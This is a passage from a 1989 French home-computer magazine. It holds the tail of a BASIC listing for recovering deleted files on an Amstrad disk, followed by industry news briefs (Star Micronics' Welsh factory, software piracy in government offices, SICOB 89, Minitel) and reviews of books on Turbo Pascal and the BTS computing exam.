490 FOR sect%=0 TO 3                 [ 1179 ]
500 CALL readsec                     [ 1000 ]
510 FOR i%=1 TO 16                   [ 995 ]
520 IF HEX$(PEEK(dma))<>"E5" THEN G [ 2463 ]
OTO 610
530 j%=j%+1                          [ 559 ]
540 file$(j%)=STR$(sect%)+HEX$(dma) [ 2067 ]
550 FOR n%=1 TO 11                   [ 999 ]
560 dma=dma+1                        [ 760 ]
570 file$(j%)=file$(j%)+CHR$(PEEK(d [ 2246 ]
ma))
580 NEXT                             [ 508 ]
590 IF INSTR(file$(j%),STRING$(11,C [ 3230 ]
HR$(&HE5))) THEN 670
600 dma=dma-11                       [ 806 ]
610 dma=dma+32                       [ 808 ]
620 NEXT                             [ 503 ]
630 POKE adrsec,sect%+1              [ 1430 ]
640 dma=&HF100                       [ 782 ]
650 NEXT                             [ 506 ]
660 GOTO 690                         [ 692 ]
670 j%=j%-1                          [ 566 ]
680 PRINT cls$;                      [ 940 ]
690 IF j%>0 THEN 750                 [ 1110 ]
700 PRINT FNsc$(11,20);cls$;STRING$ [ 2546 ]
(53,"_")
710 PRINT FNsc$(12,20);inv$;" Aucun [ 5785 ]
 fichier effacé ne figure sur cette
 disquette! ";norm$;
720 m%=3                             [ 411 ]
730 GOSUB 1230                       [ 800 ]
740 GOTO 930                         [ 688 ]
750 IF j%>1 THEN 780                 [ 1111 ]
760 PRINT FNsc$(12,23);"Cette disqu [ 4381 ]
ette contient 1 fichier effacé:";
770 GOTO 790                         [ 695 ]
780 PRINT FNsc$(12,18);j%;"fichiers [ 5569 ]
 effacés ont été trouvés sur cette
disquette:";
790 z%=0                             [ 428 ]
800 FOR k%=1 TO j%                   [ 1007 ]
810 z%=z%+1                          [ 592 ]
820 PRINT FNsc$(z%+19,35);USING"##" [ 2271 ]
;k%;
830 PRINT ".";RIGHT$(file$(k%),11)  [ 1947 ]
840 IF z%=8 THEN 900                 [ 1127 ]
850 NEXT                             [ 508 ]
860 PRINT FNsc$(z%+20,35);STRING$(1 [ 2403 ]
6," ");
870 m%=2                             [ 416 ]
880 GOSUB 1230                       [ 806 ]
890 GOTO 930                         [ 694 ]
900 IF j%=k% THEN 870                [ 1170 ]
910 m%=1                             [ 410 ]
920 GOSUB 1230                       [ 801 ]
930 a$=INKEY$:a$=UPPER$(a$)          [ 1604 ]
940 IF a$="" THEN 930                [ 1117 ]
950 IF j%=0 THEN 990                 [ 1114 ]
960 IF j%=k% THEN 980                [ 1178 ]
970 IF a$="S" THEN PRINT FNsc$(19,0 [ 3520 ]
);effbas$;:z%=0:GOTO 850
980 IF a$="R" THEN 1110              [ 1242 ]
990 IF a$="A" THEN PRINT cls$:RUN    [ 2025 ]
1000 IF a$="F" THEN PRINT cu$;don$; [ 2598 ]
cls$:END
1010 PRINT bip$:GOTO 930             [ 1469 ]
1020 m%=4                            [ 454 ]
1030 GOSUB 1230                      [ 842 ]
1040 WHILE INKEY$="":WEND            [ 1547 ]
1050 PRINT FNsc$(15,0);effbas$;      [ 1845 ]
1060 ERASE file$:GOTO 430            [ 1509 ]
1070 PRINT FNsc$(19,0);effbas$;:z%= [ 2705 ]
0:GOTO 850
1080 '                               [ 272 ]
1090 ' Récupération des fichiers     [ 2199 ]
1100 '                               [ 265 ]
1110 m%=5                            [ 455 ]
1120 GOSUB 1230                      [ 842 ]
1130 INPUT "",don%                   [ 1035 ]
1140 PRINT cux$;                     [ 994 ]
1150 sect%=VAL(LEFT$(file$(don%),2) [ 2117 ]
)
1160 dma=VAL("&H"+MID$(file$(don%), [ 2225 ]
3,4))
1170 POKE adrsec,sect%               [ 1386 ]
1180 CALL readsec                    [ 1053 ]
1190 POKE dma,0                      [ 872 ]
1200 CALL writesec                   [ 1157 ]
1210 ERASE file$                     [ 952 ]
1220 GOTO 430                        [ 725 ]
1230 PRINT FNsc$(30,10);STRING$(65, [ 2212 ]
" ")
1240 IF m%=5 THEN 1270               [ 1203 ]
1250 PRINT FNsc$(30,ind%(m%));mg$(m [ 2167 ]
%);
1260 RETURN                          [ 713 ]
1270 PRINT FNsc$(30,ind%(m%));mg$(m [ 2416 ]
%);cu$;
1280 RETURN                          [ 715 ]
1290 '                               [ 275 ]
1300 ' Implémentation des codes-mac [ 2611 ]
hine
1310 '                               [ 268 ]
1320 MEMORY &HEFFF                   [ 1124 ]
1330 RESTORE 1390                    [ 1016 ]
1340 FOR adr=&HF000 TO &HF07F        [ 1675 ]
1350 READ byte$:POKE adr, VAL("&H"+ [ 2450 ]
byte$)
1360 NEXT                            [ 553 ]
1370 POKE &HF006,VAL("&H"+drive$)    [ 1887 ]
1380 RETURN                          [ 716 ]
1390 DATA C3,34,F0,00,09,00,00,00    [ 1687 ]
1400 DATA 00,00,00,00,0A,00,01,00    [ 1637 ]
1410 DATA 00,00,00,00,0B,00,00,00    [ 1638 ]
1420 DATA 00,00,00,00,0C,00,00,F1    [ 1663 ]
1430 DATA 00,00,00,00,0D,00,00,00    [ 1642 ]
1440 DATA 00,00,00,00,0E,00,00,00    [ 1644 ]
1450 DATA 00,00,00,00,0E,32,11,04    [ 1656 ]
1460 DATA F0,CD,05,00,0E,32,11,0C    [ 1738 ]
1470 DATA F0,CD,05,00,0E,32,11,14    [ 1725 ]
1480 DATA F0,CD,05,00,0E,32,11,1C    [ 1741 ]
1490 DATA F0,CD,05,00,0E,32,11,24    [ 1728 ]
1500 DATA F0,CD,05,00,C9,0E,32,11    [ 1742 ]
1510 DATA 2C,F0,CD,05,00,C9,00,00    [ 1736 ]
1520 DATA 00,00,00,00,00,00,00,00    [ 1622 ]
1530 DATA 00,00,00,00,00,00,00,00    [ 1623 ]
1540 DATA 00,00,00,00,00,00,00,00    [ 1624 ]
```

IMPRIMANTES GALLOISES

Bien avant la levée de boucliers européens contre l'invasion des imprimantes nippones, la firme **Star Micronics** avait prospecté l'Europe afin d'y implanter une unité de production.
Tredegar, un bourg situé au cœur du légendaire pays de Galles, a été choisi. 25 000 imprimantes matricielles Star LC-10 sortent chaque mois de l'usine et la production devrait passer à 30 000 unités d'ici peu. Dans cette perspective, Star Micronics a consenti un investissement de 4,7 millions de livres sterling. Les imprimantes fabriquées à Tredegar sont distribuées dans les trois filiales commerciales anglaises allemandes et françaises.



« *L'investissement dans une nouvelle usine est le reflet de notre volonté d'investir dans des pays où la demande est forte. Les produits de cette unité de production font l'objet des même contrôles de qualité que ceux qui ont fait la réputation de l'industrie japonaise* » a déclaré Seiichi Sato, le Président et fondateur de Star Micronics Ltd.
Star Micronics ne compte pas s'arrêter en si bonne voie : un projet d'implantation aux Etats-Unis est à l'étude. Le protectionnisme, c'est comme la ligne Maginot, pour en venir à bout, il suffit de le contourner.

PIRATES ADMINISTRATIFS

Les cas de piraterie dans nos chères administrations créent des nuits blanches à nos députés. Monsieur Godfrain, député RPR de l'Aveyron a posé au ministre de la *Fonction Publique* une question écrite parue au *Journal Officiel* du 19 décembre 1988. Il lui demande « *si, devant la multiplication des copies sans droit des logiciels dans certaines administrations, il a l'intention de faire faire des inventaires des logiciels récemment utilisés ; et s'il ne souhaite pas donner l'exemple en provoquant des négociations entre l'administration et les éditeurs comme cela s'est produit à l'éducation nationale (direction des lycées et collèges). Enfin s'il ne compte pas éditer une circulaire générale à toutes les administrations sur le droit actuel lié à l'informatique.* »
Cette question écrite ne vise pas le piratage privé (que feriez-vous *d'un logiciel fait sur mesure pour* un ministère ?) mais la duplication de ce logiciel pour les nombreux services qui auraient à s'en servir. Rappelons qu'après l'affaire de Toulouse (où des enseignants avaient été condamnés l'année dernière pour avoir reproduit un logiciel pour chaque poste de travail), un accord avait été conclu avec certains éditeurs, ceux-ci recevant une rémunération forfaitaire en échange du droit de fournir autant de copies que nécessaire à l'intérieur d'un même établissement.

ART-TIQUE

Quittant les chemins trop balisés de l'image de synthèse, les artistes explorent les terres vierges de l'intelligence artificielle. Il en naît des œuvres qui prennent vie, évoluent, se transforment et se métamorphosent.
L'I.N.A. (Institut National de l'Audiovisuel) et **Champ Vallon** co-éditent un ouvrage de Philippe Queau intitulé *Metaxu : théorie de l'Art Intermédiaire* qui fait le point sur cette forme nouvelle de l'expression artistique. Cet ouvrage paraîtra le 1er février 1989.

L'AMOUR TOUJOURS

Le contrat d'exclusivité qui lie **La Commande Electronique** à **Ashton Tate** vient d'être reconduit pour deux ans. Ce contrat couvre également la distribution des logiciels en Belgique et dans la Suisse francophone.
Ashton Tate est l'éditeur de *DBase II et III*, de *Framework III, Chartmaster, Byline, Multimate II* et *Rapidfile* qui, tous, sont de grands classiques. En ce qui concerne les deux derniers, La Commande Electronique a réussi le tour de force de faire du marché français le premier pour les ventes. Le prochain produit, très attendu, est la version entièrement francisée de *DBase IV*.

SICOB 89

UNE DIMENSION EUROPÉENNE

— Le **SICOB 89** se tiendra du 17 au 22 avril 1989 à Paris-Nord Villepinte avec la présence officielle des douze pays de la CEE et la création d'une Zone Spécifique Internationale dédiée à tous ceux qui souhaitent exporter. À l'approche du grand marché unique européen, le SICOB entend bien ne pas manquer cet important rendez-vous.

— La **Deuxième Convention européenne des Télécommunications** aura lieu à cette occasion ainsi que les secondes rencontres **Informatique Télécom et Management** et la **Deuxième Convention internationale Espace Bureau**.

— Du 9 au 13 octobre 1989, le **SICOB Spécial Forum** aura lieu au CNIT La Défense entièrement remis à neuf. Ce salon sera orienté vers les applications de la micro-informatique au sein des entreprises. Les **Secondes Assises de la Distribution Micro-Informatique** s'y tiendront avec la participation de distributeurs venus de toute l'Europe.


— C'est le Palais des Congrès qui accueillera **INFODIAL** du 19 au 22 septembre 1989, un congrès-exposition sur l'industrie de l'information.

TAPEZ 3617 LCM

LCM est en effet le code de la société **Le Catalogue Minitel** qui vient d'installer la première banque de données professionnelle exclusivement consacrée aux périphériques du minitel.
Sur demande, vous recevrez gratuitement un petit guide dont l'index très fourni vous renseignera sur les nombreuses applications du minitel : dédoubler une prise péri-informatique, relier le minitel à un vidéo-projecteur, horodater un message ou discriminer les accès d'un serveur. Ce ne sont là que quelques-uns parmi les 174 applications proposées au menu.
LCM — 15, rue d'Estienne d'Orves 92130 Issy-les-Moulineaux. Tél. :(1) 46 38 04 04.

LE GUIDE DES MATERIELS CONNECTABLES AU MINITEL





PROGRAMMER EN TURBO PASCAL

Editions Eyrolles
412 pages, 280 F.

Cet ouvrage signé Claude Delannoy, important mais clair est tout à la fois une initiation au langage Pascal, un manuel d'utilisation du Turbo Pascal (créé par l'immense Philippe Kahn) et un livre de référence pour le programmeur.

UN OUVRAGE D'INITIATION

Les notions sont présentées de façon progressive, sans requérir un savoir informatique important — il vous faut tout au plus connaître les manipulations les plus courantes de votre système d'ex-*ploitation, de toute façon in*dispensables pour la pratique d'un langage quel qu'il soit. L'auteur ne suppose pas que le lecteur soit familiarisé avec le Basic et il y a à celaàdeux bonnes raisons : la première est que, surtout pour des applications professionnelles, le Basic n'est plus un passage obligé pour apprendre la programmation ; la seconde, ces deux langages ont une philosophie si différente qu'il n'est guère utile de faire référence à l'un pour étudier l'autre. Des notions comme la récursivité, le recouvrement (overlays), le chaînage de programmes, souvent abordées trop sommairement sont, dans cet ouvrage, exposées avec clarté et concision.

L'ouvrage complète utilement la documentation fournie par Borland, l'éditeur de *Turbo Pascal*. Les possibilités du logiciel sont présentées à travers des exemples pratiques ni trop simplistes, ni trop complexes. Le plus souvent, le texte-source tient dans un écran. Chaque fois que *nécessaire, les différences* entre les diverses versions (et plus particulièrement entre 3.x et 4.x) sont expliquées en détail. Nombreux sont ceux, en effet, qui utilisent un *Turbo Pascal 3.0* sur leur **CPC** ou leur **PCW** (le seul disponible sur ces machines) et qui souhaitent connaître la version 4.0 réservés aux **PC**.


La construction de l'ouvrage est thématique. On a plus souvent besoin, en effet, de rechercher les outils pour résoudre tel problème que de savoir à quoi ils servent, si cette notion est acquise. Le lexique permet de retrouver facilement la description d'une procédure ou l'exposé *d'une notion. L'essentiel y est* dit sans trop de formalisme ni de considérations savantes. C'est une invitation permanente à se mettre au clavier, à ficeler des programmes bien construits.

Parmi les nombreux ouvrages traitant du même sujet, *Programmer en Turbo Pascal* est certainement l'un des meilleurs. Il n'est certes pas le moins cher, mais le rapport qualité/prix est avantageux pour ses 412 pages très denses, *d'une grande tenue pé*dagogique et dont la présentation et la typographie ont été très soignées.

Charles Corbou

Beaucoup de nos lecteurs envisagent de faire carrière dans l'informatique. Aux allumés de la programmation (souvent seuls maîtres de leur œuvre) ont succédé des techniciens méthodiques et rigoureux. L'informatique est aujourd'hui une discipline majeure, et son enseignement ne laisse rien au hasard.

ANNALES ET RÉVISIONS DU BTS INFORMATIQUE



L'auteur, Jean-Pierre Basile, est attaché au ministère des Finances, professeur à l'Ecole supérieure de gestion et au Centre de formation professionnelle des finances. Le but de l'ouvrage est de permettre de faire le point des connaissances avant d'aborder un examen (brevet de techinicien supérieur ou concours administratif).

Le premier chapitre est une mine de conseils et de rappels dont on aurait tort de se dispenser. Car il ne suffit pas de maîtriser son sujet : encore faut-il savoir présenter son travail dans les règles, et elles sont nombreuses, très codifiées.

Un autre chapitre reprend les points essentiels des cours d'informatique. Systèmes d'exploitation et configurations sont passés en revue. Suivent ensuite des exercices sur des points qui, immanquablement, *seront abordés lors de l'exa*men, à savoir : la codification, les fichiers, les réseaux, la programmation (en Cobol) et les tables de décision.

Annales et Révisions du BTS informatique se termine sur une série de corrigés types.

Osons le dire, l'ouvrage est austère. C'est un outil de travail et toute fioriture de style ou de présentation a été bannie. Le propos est simple, travailler. Toute la matière du livre tend vers ce but unique — *se sentir parfaitement préparé* pour l'examen.

Ceux qui ne seraient pas rebutés par l'aridité de ces annales découvriront avec profit la réalité du monde informatique, bien loin, pour des milliers de programmeurs, des délires du jeu sur micro. Mettre en place une comptabilité pour une société de service, c'est autre chose que développer un Pac Man !

Bernard Jolivalt

Annales et révisions du BTS informatique — par Jean Pierre Basile — Editions Eyrolles 208 pages, 120 F.